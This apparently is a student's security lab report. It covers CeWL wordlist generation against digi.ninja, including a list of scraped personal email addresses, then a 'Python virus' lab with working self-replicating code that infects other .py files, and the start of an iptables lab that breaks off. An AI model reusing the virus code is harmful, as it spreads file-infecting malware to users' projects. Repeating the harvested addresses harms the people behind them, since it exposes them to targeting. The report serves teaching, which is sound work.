- x, --max_word_length: Maximum word length, default unset.
- o, --offsite: Let the spider visit other sites.
- exclude: A file containing a list of paths to exclude
- allowed: A regex pattern that path must match to be followed
- w, --write: Write the output to the file.
- u, --ua <agent>: User agent to send.
- n, --no-words: Don't output the wordlist.
- g <x>, --groups <x>: Return groups of words as well
- lowercase: Lowercase all parsed words
- with-numbers: Accept words with numbers in as well as just letters
- convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)
- a, --meta: include meta data.
- meta_file file: Output file for meta data.
- e, --email: Include email addresses.
- email_file <file>: Output file for email addresses.
- meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.
- c, --count: Show the count for each word found.
- v, --verbose: Verbose.
- debug: Extra debug information.

Authentication

- auth_type: Digest or basic.
- auth_user: Authentication username.
- auth_pass: Authentication password.

Proxy Support

- proxy_host: Proxy host.
- proxy_port: Proxy port, default 8080.
- proxy_username: Username for proxy, if required.
- proxy_password: Password for proxy, if required.

Headers

- header, -H: In format name:value - can pass multiple.

<url>: The site to spider.

- This displayed all available flags such as -m, -d, -w, -e, --debug, etc.

Step 2: Crawl the website using CeWL

- I crawled the site <https://digi.ninja/> to gather words:

```
cewl https://digi.ninja/
```

```
(paulina-czarnota@kali-virtualbox) [~]
$ cewl https://digi.ninja/

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

the
and
you
with
this
for
Share
that
The
but
close
can
ninja
get
are
was
all
from
have
site
they
https
digi
projects
php
Domain
then
which
Fronting
through
content
any
XSS
not
using
some
Blog
will
work
one
blog
what
like
This
SteelCon
back
new
don
them
smoothie
Buy
nav
how
Home
web
```

- CeWL printed a list of words gathered from the HTML content of the target page.

Step 3: Save the wordlist output to a file

- I saved the output into a file for reuse:

```
cewl https://digi.ninja/ -w wordlists.txt
```

```
(paulina-czarnota@kali-virtualbox) ~]$ cewl https://digi.ninja/ -w wordlists.txt  
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

- Then I verified the file contents:

```
cat wordlists.txt
```

```
(paulina-czarnota@kali-virtualbox) ~]$ cat wordlists.txt  
the  
and  
you  
with  
this  
for  
Share  
that  
The  
but  
close  
can  
ninja  
get  
are  
was  
all  
from  
have  
site  
they  
https  
digi  
projects  
php  
Domain  
then  
which  
Fronting  
through  
content  
XSS  
any  
not  
using  
some  
Blog  
will  
work  
one  
blog  
what  
like  
This  
SteelCon  
back  
new  
don  
them  
Buy  
smoothie  
how  
nav  
Home  
web  
only
```

- Purpose:** Save crawled words for reuse in password cracking.

Step 4: Filter by minimum word length

- I generated a wordlist by setting a minimum word length of 7 characters:

```
cewl https://digi.ninja/ -m 7
```

```
[~] (paulina-czarnota㉿kali-virtualbox) ~
$ cewl https://digi.ninja/ -m 7

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

Unable to connect to the site (https://digi.ninja:443/blog/double_tunnel.php)
Run in verbose mode (-v) for more information
```

```
projects
Fronting
through
content
SteelCon
smoothie
security
requests
running
testing
created
article
account
Updates
password
JavaScript
application
digininja
Cloudflare
community
Twitter
request
support
section
software
CloudFront
otherwise
development
Contact
hacking
DigiNinja
Projects
LinkedIn
Cracked
friends
website
twitter
penetration
Pipelining
Facebook
ethical
Pinterest
Support
Protein
madwifi
jasager
freedom
linkedin
affiliate
pinterest
credits
Usually
wrapper
facebook
pennies
payloads
Hijacking
Accessible
```

- This is useful because longer words are more likely to be part of secure passwords.

Step 5: Include meta-data and email addresses

- I collected words from HTML metadata and any email addresses found:

```
cewl https://digi.ninja/ -n -e
```

```
[+] (paulina-czarnota@kali-virtualbox)-[~]
$ cewl https://digi.ninja/ -n -e

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Email addresses found
_____
Rick@Havu.us
chrisbruhin@gmail.com
editors@software.com.pl
ewa.dudzic@software.com.pl
ewelina.soltysiak@software.com.pl
gog1873@hotmail.com
jason_215@hotmail.com
logic@steelcon.info
m.wisniewski@software.com.pl
maciej.kozuszek@software.com.pl
patrycja.przybylowicz@software.com.pl
robin@digi.ninja
robin@digininja.org
robin@test.com
scripts@pentesterscripting.com
stuart@moabretreat.com
tutug60@hotmail.com
unni79@gmail.com
xraychen73@gmail.com
yashinl@discovery.co.za
ziggy1962@sympatico.ca
zuzujar@msn.com
```

- The -n flag includes meta descriptions and keywords, while -e extracts emails.

Step 6: Enable verbose mode

- I ran CeWL with verbose output to observe its crawling in real time:

```
cewl https://digi.ninja/ -v
```

```
[paulina-czarnota@kali-virtualbox:~]
$ cewl https://digi.ninja/ -v

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at https://digi.ninja/
Visiting: https://digi.ninja/, got response code 200
Attribute text found:
Buy me a smoothie The Protein Works Latest Updates RSS Feed Share on Twitter Share on Facebook Share on Google+ Share on Pinterest Share on LinkedIn Share on Reddit Share on Hacker News

Visiting: https://digi.ninja:443/about.php referred from https://digi.ninja/, got response code 200
Attribute text found:
Buy me a smoothie The Protein Works Latest Updates RSS Feed Share on Twitter Share on Facebook Share on Google+ Share on Pinterest Share on LinkedIn Share on Reddit Share on Hacker News

Visiting: https://digi.ninja:443/labs.php referred from https://digi.ninja/, got response code 200
Attribute text found:
Buy me a smoothie The Protein Works Latest Updates RSS Feed Share on Twitter Share on Facebook Share on Google+ Share on Pinterest Share on LinkedIn Share on Reddit Share on Hacker News

Visiting: https://digi.ninja:443/blog.php referred from https://digi.ninja/, got response code 200
Attribute text found:
Buy me a smoothie The Protein Works Latest Updates RSS Feed Share on Twitter Share on Facebook Share on Google+ Share on Pinterest Share on LinkedIn Share on Reddit Share on Hacker News

Visiting: https://digi.ninja:443/projects.php referred from https://digi.ninja/, got response code 200
Attribute text found:
Buy me a smoothie The Protein Works Latest Updates RSS Feed Share on Twitter Share on Facebook Share on Google+ Share on Pinterest Share on LinkedIn Share on Reddit Share on Hacker News

Visiting: https://digi.ninja:443/contact.php referred from https://digi.ninja/, got response code 200
Attribute text found:
Buy me a smoothie The Protein Works Latest Updates RSS Feed Share on Twitter Share on Facebook Share on Google+ Share on Pinterest Share on LinkedIn Share on Reddit Share on Hacker News

Visiting: https://digi.ninja:443/rss.xml referred from https://digi.ninja/, got response code 200
Attribute text found:

Offsite link, not following: https://twitter.com/share?text=DigiNinja&url=https://digi.ninja/index.php
Offsite link, not following: https://www.facebook.com/sharer/sharer.php?u=https://digi.ninja/index.php
Offsite link, not following: https://plus.google.com/share?url=https://digi.ninja/index.php
Offsite link, not following: https://pinterest.com/pin/create/button/?url=https://digi.ninja/index.php&description=DigiNinja
Offsite link, not following: https://www.linkedin.com/shareArticle?mini=true&url=https://digi.ninja/index.php&title=DigiNinja
Offsite link, not following: https://www.reddit.com/submit?url=https://digi.ninja/index.php&title=DigiNinja
Offsite link, not following: https://news.ycombinator.com/submitlink?u=https://digi.ninja/index.php&t=DigiNinja
Offsite link, not following: https://twitter.com/digininja
Offsite link, not following: https://crackedflask.digi.ninja
Visiting: https://digi.ninja:443/projects/ots_tls_cert_poc.php referred from https://digi.ninja/, got response code 200
Attribute text found:
Buy me a smoothie The Protein Works Latest Updates RSS Feed Share on Twitter Share on Facebook Share on Google+ Share on Pinterest Share on LinkedIn Share on Reddit Share on Hacker News

Visiting: https://digi.ninja:443/blog/ninja_run_22.php referred from https://digi.ninja/, got response code 200
Attribute text found:
Map of potential hacker run Buy me a smoothie The Protein Works Latest Updates RSS Feed Share on Twitter Share on Facebook Share on Google+ Share on Pinterest Share on LinkedIn Share on Reddit Share on Hacker News

Offsite link, not following: https://www.buyameacoffee.com/digininja
Offsite link, not following: https://www.theproteinworks.com/referral-program/MTMyODg0NGoydA==/
Offsite link, not following: https://twitter.com/digininja
Offsite link, not following: https://twitter.com/share?text=DigiNinja&url=https://digi.ninja/about.php
Offsite link, not following: https://twitter.com/share?text=DigiNinja&url=https://digi.ninja/about.php
Offsite link, not following: https://twitter.com/share?text=DigiNinja&url=https://digi.ninja/about.php
Offsite link, not following: https://www.facebook.com/sharer/sharer.php?u=https://digi.ninja/about.php
Offsite link, not following: https://www.facebook.com/sharer/sharer.php?u=https://digi.ninja/about.php
Offsite link, not following: https://plus.google.com/share?url=https://digi.ninja/about.php
Offsite link, not following: https://plus.google.com/share?url=https://digi.ninja/about.php
```

```
Words found
the
and
you
with
this
for
Share
that
The
but
close
can
ninja
get
are
was
all
from
have
site
they
https
digi
projects
php
Domain
then
which
Fronting
through
content
any
XSS
not
using
some
Blog
will
work
one
blog
what
like
This
SteelCon
new
back
don
how
nav
smoothie
Buy
them
Home
web
only
HTTP
out
More
would
where
there
security
about
your
just
file
see
DNS
```

- This helped me understand how CeWL was processing each page.

Step 7: Include numbers in the wordlist

- I modified CeWL to include numbers along with the wordlist:

```
cewl https://digi.ninja/ --with-numbers
```

```
[paulina-czarnota@kali-virtualbox:~]$ cewl https://digi.ninja/ --with-numbers
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

the
and
you
with
this
for
Share
that
The
but
close
can
ninja
get
are
was
all
have
from
site
they
https
digi
projects
php
Domain
then
which
Fronting
through
content
XSS
any
not
using
some
Blog
will
work
one
blog
what
like
This
SteelCon
new
back
don
how
smoothie
Buy
nav
them
Home
only
web
HTTP
More
would
out
where
there
security
```

- Purpose:** Include numbers along with words in the generated list.

Step 8: Enable crawling of child pages

- I enabled recursive crawling to include internal links:

```
cewl https://digi.ninja/ -c
```

```
(paulina-czarnota@kali-virtualbox) [~]
$ cewl https://digi.ninja/ -c

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

Unable to connect to the site (https://digi.ninja:443/blog/giskismet_ignore_gps.php)
Run in verbose mode (-v) for more information

the, 4170
and, 1895
you, 1115
with, 928
this, 835
for, 743
Share, 737
that, 728
The, 724
but, 568
close, 555
can, 540
ninja, 464
get, 448
are, 441
was, 427
have, 378
from, 378
all, 377
site, 373
they, 362
https, 359
digi, 357
projects, 338
php, 331
Domain, 316
which, 305
Fronting, 304
then, 304
through, 291
content, 276
XSS, 269
any, 269
not, 262
using, 248
some, 244
will, 240
Blog, 239
one, 234
work, 233
blog, 232
what, 231
like, 227
This, 226
SteelCon, 217
back, 216
don, 215
new, 215
how, 212
them, 210
smoothie, 210
Buy, 210
nav, 210
Home, 209
web, 205
HTTP, 203
only, 202
would, 199
```

- Purpose:** Crawl internal links inside the same domain.

Step 9: Set crawl depth to 3 levels.

- I increased the depth of crawling to access deeper content:

```
cewl https://digi.ninja/ -d 3
```

```
[paulina-czarnota@kali-virtualbox:~]
$ cewl https://digi.ninja/ -d 3

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

the
and
you
this
with
for
The
Share
that
but
can
close
are
http
get
from
found
not
site
was
all
have
ninja
which
they
Bucket
com
then
projects
any
through
will
digi
content
https
This
work
using
file
php
like
does
some
one
what
access
out
don
amazonaws
Domain
Buy
Home
smoothie
only
nav
back
them
Fronting
web
just
```

- Purpose:** Deeper crawling to gather words from linked pages up to 3 levels deep.

Step 10: Enable debug mode

- I used debug mode for detailed crawling logs:

```
cewl https://digi.ninja/ --debug
```

```
(paulina-czarnota@kali-virtualbox) [~]
$ cewl https://digi.ninja/ --debug

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Adding {nil=>"https://digi.ninja/" } to the tree
Checking page https://digi.ninja/
Comparing https://digi.ninja/ with https://digi.ninja/a/
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
  <link rel="stylesheet" href="/styles/fontawesome.css/font-awesome.min.css">
<link rel="stylesheet" href="/styles/styles.css" type="text/css">
<link rel="stylesheet" href="/styles/affiliates.css" type="text/css">
<link rel="stylesheet" href="/scripts/highlight/styles/railscasts.css">
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Cookie">
<link rel="shortcut icon" type="image/x-icon" href="/favicon.ico">
<link rel="apple-touch-icon" href="/apple-touch-icon.png">
<link rel="alternate" type="application/rss+xml" title="Latest Updates" href="https://digi.ninja/rss.xml">
<link rel="manifest" href="/manifest.json">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="Author" content="Robin Wood - DigiNinja">
<meta name="twitter:site" content="@digininja">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="theme-color" content="#272727">

<link rel="canonical" href="https://digi.ninja/">

<title>DigiNinja - DigiNinja</title>
<meta name="Description" content="A collection of open source ethical hacking and security tools mixed with information related to security topics.">
<meta name="Keywords" content="open source, projects, development, wifi, web, site, security, ethical, hacking, penetration, testing, website, application, ninja, digininja, freedom, software, karma, jasager, madwifi">
<meta property="og:title" content="DigiNinja - DigiNinja">
<meta property="og:description" content="A collection of open source ethical hacking and security tools mixed with information related to security topics.">
<meta property="og:url" content="index.php">
<meta property="og:image" content="https://digi.ninja/images/digininja_avatar.png">
<meta property="og:type" content="website">
<meta property="og:siteName" content="DigiNinja">
<meta name="twitter:card" content="summary">
<meta name="twitter:title" content="Digininja - Digininja">
<meta name="twitter:description" content="A collection of open source ethical hacking and security tools mixed with information related to security topics.">
<meta name="twitter:site" content="@digininja">
<meta name="twitter:creator" content="@digininja">
<meta name="twitter:domain" content="digi.ninja">
<meta name="twitter:site" content="@digininja">
<meta name="twitter:image" content="https://digi.ninja/images/digininja_avatar.png">
</head>
```

```
Password: asdfghijkl
Total score = 8
Number of moves = 8
Pattern score = 1.0 out of 2

Password: asdfghijkl
Total score = 14
Number of moves = 7
Pattern score = 2.0 out of 2

Password: abcdefghijkl
Total score = 8
Number of moves = 8
Pattern score = 1.0 out of 2

Total passwords processed: 3
Overall pattern score 1.3333333333333333 out of 2
Total length zeros found: 0
Total length ones found: 2
</code></pre>
<h2>
  <a href="download"></a><span>Download</span>
</h2>
```

<p> Passpat is released as part of the Pipal github repo.</p>
<p> If you aren't sure what you are doing with github just click the ZIP button on the approximately middle left and that will give you a zip file which you can decompress and use as you would the versions below.</p>

```
<a href="analysis"></a><span>Analysis</span>
</h2>
<p> I'm planning to run this against some of the password lists I've ran Pipal against to find average scores and I'll be posting up the results as they are generated. Something I think I might spot is dumps that have been taken from sites or apps which are primarily used through mobile devices. As mobile devices are not the easiest things to type on I think people will naturally choose patterns just to make entering easy.</p>
<p> Once I get a few more layouts then running different ones against the same dumps may also reveal interesting results.</p>
<p> All these have been analysed with a UK keyboard.</p>
<ul class="list">
  <li>
    <a href="/files/passpat_phpbb.txt.bz2">phpBB</a>
    Total passwords processed: 10453<br>
    Overall pattern score 1.743977728864893 out of 2<br>
    Total length zeros found: 285<br>
    Total length ones found: 3085<br>
  </li>
</ul>
<a href="/files/passpat_hotmail.txt.bz2">Hotmail</a>
  Total passwords processed: 8930<br>
  Overall pattern score 1.743977728864893 out of 2<br>
  Total length zeros found: 304<br>
  Total length ones found: 303<br>
<ul class="list">
  <li>
    <a href="/files/passpat_linkedin.txt.bz2">LinkedIn</a>
    Total passwords processed: 20503<br>
    Overall pattern score 1.701227768424548 out of 2<br>
    Total length zeros found: 303<br>
    Total length ones found: 27669<br>
  </li>
</ul>
<h2>
  <a href="#">moreLayouts</a><span>We Need More Layouts</span>
</h2>
```

```
End of main loop
the
and
you
with
this
for
Share
that
The
but
close
can
ninja
get
are
was
all
have
from
site
they
https
digi
projects
php
Domain
then
which
Fronting
through
content
any
XSS
not
using
some
Blog
will
work
one
blog
what
like
This
SteelCon
new
back
don
Buy
them
nav
how
smoothie
Home
web
only
HTTP
out
More
would
where
there
security
about
your
just
file
see
DNS
```

```
Occasionally
belongs
infrequently
Andrew
reminding
Fill
enablecredspssupport
clicking
End of wordlist loop
End of email loop
End of meta loop
```

- This helped troubleshoot or analyse the full crawling process if needed.

Step 11: Combine options to generate a refined wordlist

- I combined crawl depth, minimum word length, and output saving in one command:

```
cewl -d 2 -m 5 -w wordlists1.txt https://digi.ninja/
```

```
(paulina-czarnota@kali-virtualbox) ~]$ cewl -d 2 -m 5 -w wordlists1.txt https://digi.ninja/  
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

- Then displayed the saved file:

```
cat wordlists1.txt
```

```
(paulina-czarnota@kali-virtualbox) ~]$ cat wordlists1.txt  
Share  
close  
ninja  
https  
projects  
Domain  
which  
Fronting  
through  
content  
using  
SteelCon  
smoothie  
would  
where  
there  
security  
about  
testing  
running  
requests  
created  
Google  
article  
account  
either  
application  
Updates  
could  
Latest  
password  
digininja  
Twitter  
header  
JavaScript  
server  
Using  
Cloudflare  
other  
section  
support  
community  
source  
their  
Projects  
request  
software  
people  
found  
files  
unless  
google  
hacker  
client  
going  
otherwise  
links  
CloudFront  
domain  
Robin  
Contact  
hacking  
development  
DigiNinja  
Flask  
LinkedIn
```

- Purpose:** Build a refined, better quality wordlist.

2. What is the purpose and how can you use it in practice?

This task taught me how to generate customized wordlists using CeWL by crawling real websites. The goal was to simulate how attackers can leverage publicly available information to create more effective and targeted password lists.

The purpose of this task was to:

- Show how information disclosed on public websites can be used in password attacks.
- Train me in using CeWL to automate the process of scraping words from web content.
- Help me understand the impact of combining wordlist generation with password cracking tools like Hydra or Hashcat.

In practical cybersecurity roles, I can use this skill to:

- Simulate realistic attacks during penetration tests by using organization-specific words.
- Show clients how easily password guesses can be generated from their own digital content.
- Enhance the effectiveness of dictionary attacks by creating tailored lists.
- Demonstrate the importance of separating internal and external information in a security awareness program.

If I work as a red teamer or ethical hacker, CeWL allows me to better mimic attacker behaviour. It also reinforces the need for organizations to avoid using brand names, product titles, or personal info in passwords. This practice of targeted wordlist generation can significantly increase password-cracking success rates during real-world security assessments.

3. What did you learn and what is your personal takeaway?

I learned:

- How to use CeWL's various options like minimum word length (-m), crawl depth (-d), and metadata/email extraction (-n, -e) to fine-tune a wordlist.
- How verbose and debug modes provide insight into CeWL's crawling process.
- How easily public content can be turned into a tool for credential guessing.

If I had to do this task again, I would:

- Experiment with additional target websites that contain structured and meaningful content.
- Immediately test my custom wordlists in a Hydra or Hashcat session to see how effective they are in real password attacks.
- Combine CeWL with other recon tools like theHarvester or whois to gather more context-aware data.

Personal takeaway: This task helped me understand the connection between public information exposure and password security. It made me realize how many users unintentionally weaken security by reusing words from their environment. I also improved my Linux terminal skills by experimenting with command-line options and flags. Most importantly, this lab highlighted how attackers think—and how defenders must anticipate that by guiding users to create passwords that avoid any predictable patterns.

LAB 4 – PYTHON VIRUS


1. What did you do in detail?

In this lab, I implemented a self-replicating virus in Python that infects other .py scripts in the same directory by inserting its code at the beginning of uninfected files. The virus also prints a payload message when run.

Task 1: Directory and Files

- I opened the terminal in Kali Linux and created a new directory for the lab:

```
mkdir ~/virus_lab  
cd ~/virus_lab
```



```
[paulina-czarnota@kali-virtualbox:~] $ mkdir ~/virus_lab  
[paulina-czarnota@kali-virtualbox:~] $ cd ~/virus_lab
```

- I created three Python files named hello1.py, hello2.py, and hello3.py, each with the same content:

```
nano hello1.py
```

- Content:

```
print("Hello, this is a safe file.")
```



Kali_VM_x64 (Snapshot 1) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

GNU nano 8.3

#!/usr/bin/env python
print("Hello, this is a safe file.")

hello1.py *



Kali_VM_x64 (Snapshot 1) [Running] - Oracle VirtualBox


File Machine View Input Devices Help

File Actions Edit View Help

GNU nano 8.3

#!/usr/bin/env python
print("Hello, this is a safe file.")

hello2.py *



(paulina-czarnota@kali-virtualbox) [~/virus_lab]
\$ nano hello3.py

Kali_VM_x64 (Snapshot 1) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

GNU nano 8.3

#!/usr/bin/env python
print("Hello, this is a safe file.")

hello3.py

- These are the “victim” files the virus will attempt to infect.

Task 2: Prepare Virus Code

- I created a new Python script called virus.py:


```
nano virus.py
```

```
(paulina-czarnota@kali-virtualbox) [~/virus_lab]
$ nano virus.py
```

- At the top of the script, I added the shebang, marked the virus section using ###, and imported the required libraries:

```
#!/usr/bin/env python

### VIRUS BEGIN ###
import sys
import glob
import re
```



- These libraries are used as follows:
 - sys**: lets the virus access its own filename.
 - glob**: allows scanning for .py files in the directory.
 - re**: used for checking infection using regular expressions.

Task 3: Copy the Virus

- The virus reads its own file, extracts lines between ### VIRUS BEGIN ### and ### VIRUS END ###, and stores them in a list:

```
virus_code = []
with open(sys.argv[0], "r") as f:
    lines = f.readlines()

in_virus = False
for line in lines:
    if line.strip() == "### VIRUS BEGIN ###":
        in_virus = True
    if in_virus:
        virus_code.append(line)
    if line.strip() == "### VIRUS END ###":
        break
```

```

virus_code = []
with open(sys.argv[0], "r") as f:
    lines = f.readlines()

in_virus = False
for line in lines:
    if line.strip() == "### VIRUS BEGIN ###":
        in_virus = True
    if in_virus:
        virus_code.append(line)
    if line.strip() == "### VIRUS END ###":
        break

```

Task 4: Find Potential Victims

- Using glob, the virus finds all .py files in the current directory:

```
python_files = glob.glob("*.py")
```

```
python_files = glob.glob("*.py")
```

- I verified the presence of target files:

```
ls *.py
```

```

└─(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]
$ ls *.py
hello1.py  hello2.py  hello3.py  virus.py

```

Task 5: Check and Infect

- The virus opens each .py file, checks for prior infection, and if clean, inserts the virus code just after the shebang:

```

for file in python_files:
    if file == sys.argv[0]:
        continue
    with open(file, "r") as f:
        file_lines = f.readlines()
    infected = False
    for line in file_lines:
        if "### VIRUS BEGIN ###" in line:
            infected = True
            break
    if not infected:
        new_lines = []
        for line in file_lines:
            if line.startswith("#!"):
                new_lines.append(line)
            else:
                new_lines.extend(virus_code)
        new_lines.append(line)

```

```

        break
    with open(file, "w") as f:
        f.writelines(new_lines)

for file in python_files:
    if file == sys.argv[0]:
        continue
    with open(file, "r") as f:
        file_lines = f.readlines()
    infected = False
    for line in file_lines:
        if "### VIRUS BEGIN ###" in line:
            infected = True
            break
    if not infected:
        new_lines = []
        for line in file_lines:
            if line.startswith("#!"):
                new_lines.append(line)
            else:
                new_lines.extend(virus_code)
        new_lines.append(line)
    with open(file, "w") as f:
        f.writelines(new_lines)

```

- To compare file contents before and after infection:

```
cat hello1.py
```

- Before infection:

```
#!/usr/bin/env python
print("Hello, this is a safe file.")
```

```

└──(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]
$ cat hello1.py
#!/usr/bin/env python
print("Hello, this is a safe file.")

```

- After infection:

```
(paulina-czarnota@kali-virtualbox)-[~/virus_lab]
$ cat hello1.py

#!/usr/bin/env python
### VIRUS BEGIN ###
import sys
import glob
import re

virus_code = []
with open(sys.argv[0], "r") as f:
    lines = f.readlines()

in_virus = False
for line in lines:
    if line.strip() == "### VIRUS BEGIN ###":
        in_virus = True
    if in_virus:
        virus_code.append(line)
    if line.strip() == "### VIRUS END ###":
        break

python_files = glob.glob("*.py")

for file in python_files:
    if file == sys.argv[0]:
        continue
    with open(file, "r") as f:
        file_lines = f.readlines()
    infected = False
    for line in file_lines:
        if "### VIRUS BEGIN ###" in line:
            infected = True
            break
    if not infected:
        new_lines = []
        for line in file_lines:
            if line.startswith("#!"):
                new_lines.append(line)
            else:
                new_lines.extend(virus_code)
                new_lines.append(line)
        with open(file, "w") as f:
            f.writelines(new_lines)

# Payload
print("Infected!!!")
### VIRUS END ###
print("Hello, this is a safe file.")
```

- The file contained the full virus script followed by the original line.

Task 6: Add Payload and Run the Virus

- I added a harmless payload at the end of the virus:

```
# Payload  
print("Infected!!!")  
### VIRUS END ###
```

```
# Payload  
print("Infected!!!")  
### VIRUS END ###
```

- I saved the script and made it executable:

```
chmod +x virus.py
```

```
└─(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]  
└─$ chmod +x virus.py
```

- Then I ran the virus:

```
./virus.py
```

```
└─(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]  
└─$ ./virus.py  
Infected!!!
```

- Output:

```
Infected!!!
```

- Then I ran the infected files to confirm the payload was copied:

```
python3 hello1.py  
python3 hello2.py  
python3 hello3.py
```

```
└─(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]  
└─$ python3 hello1.py  
Infected!!!  
Hello, this is a safe file.  
└─(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]  
└─$ python3 hello2.py  
Infected!!!  
Hello, this is a safe file.  
└─(paulina-czarnota㉿kali-virtualbox)-[~/virus_lab]  
└─$ python3 hello3.py  
Infected!!!  
Hello, this is a safe file.
```

- Each output showed:

```
Infected!!!  
Hello, this is a safe file.
```

2. What is the purpose and how can you use it in practice?

This lab taught me how a self-replicating virus works by manually implementing one in Python. It simulated how malware propagates by copying itself into other scripts and optionally delivering a payload. The hands-on approach helped me understand the internal behaviour of malicious code, including file scanning, detection avoidance, and payload execution.

The purpose of this task was to:

- Show how a virus can replicate by modifying other source files.
- Teach how to scan directories, detect infection signatures, and insert code programmatically.
- Demonstrate the structure and logic behind basic malware scripts.

In a real-world cybersecurity role, this knowledge is important to:

- Understand how malware authors design and spread threats.
- Develop defensive tools that detect or neutralize file-level infections.
- Recognize signs of infection in a forensic analysis.
- Educate others through safe simulations or malware analysis training.

This experience is relevant for penetration testers, malware analysts, and software security engineers. By writing malware in a controlled lab, I gained insights into how adversaries think and how to better defend against them through proactive security and code auditing.

3. What did you learn and what is your personal takeaway?

I learned:

- How to build a self-replicating Python script that scans directories, checks for prior infection, and injects code.
- How to use Python libraries like sys, glob, and re to access filenames, locate .py scripts, and identify infection markers.
- How to modify file content safely by reading, updating, and rewriting Python code.
- How to include a harmless payload that prints a message when executed.

If I had to do the lab again, I would:

- Add logging to show which files were infected and when.
- Implement a whitelist of directories or filenames to avoid modifying important system or lab scripts.
- Add a reversal option to clean infected files and restore original versions (for testing in a safe lab environment).

Personal takeaway: This lab helped me think like an attacker, which is essential in developing strong defenses. It showed me that file-level malware can be simple, powerful, and dangerous if unchecked. More importantly, it emphasized the value of responsible scripting, sandbox testing, and version

control. I now feel more confident in identifying script-based malware and applying secure development practices to Python projects.

LAB 6 – FIREWALL AND IPTABLES

1. What did you do in detail?

In this lab, I explored how to use the iptables firewall on Kali Linux to inspect, add, test, and save firewall rules. I used the terminal and netcat (nc) to simulate network connections and test firewall behaviour.

Task 1: Identify All Open Ports

Step 1.1: Check current open ports and services

- I opened the terminal in my Kali Linux VM and ran the following command to list all open ports and listening services:

```
sudo netstat -tulpn
```




Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	User	Inode	PID/Program name
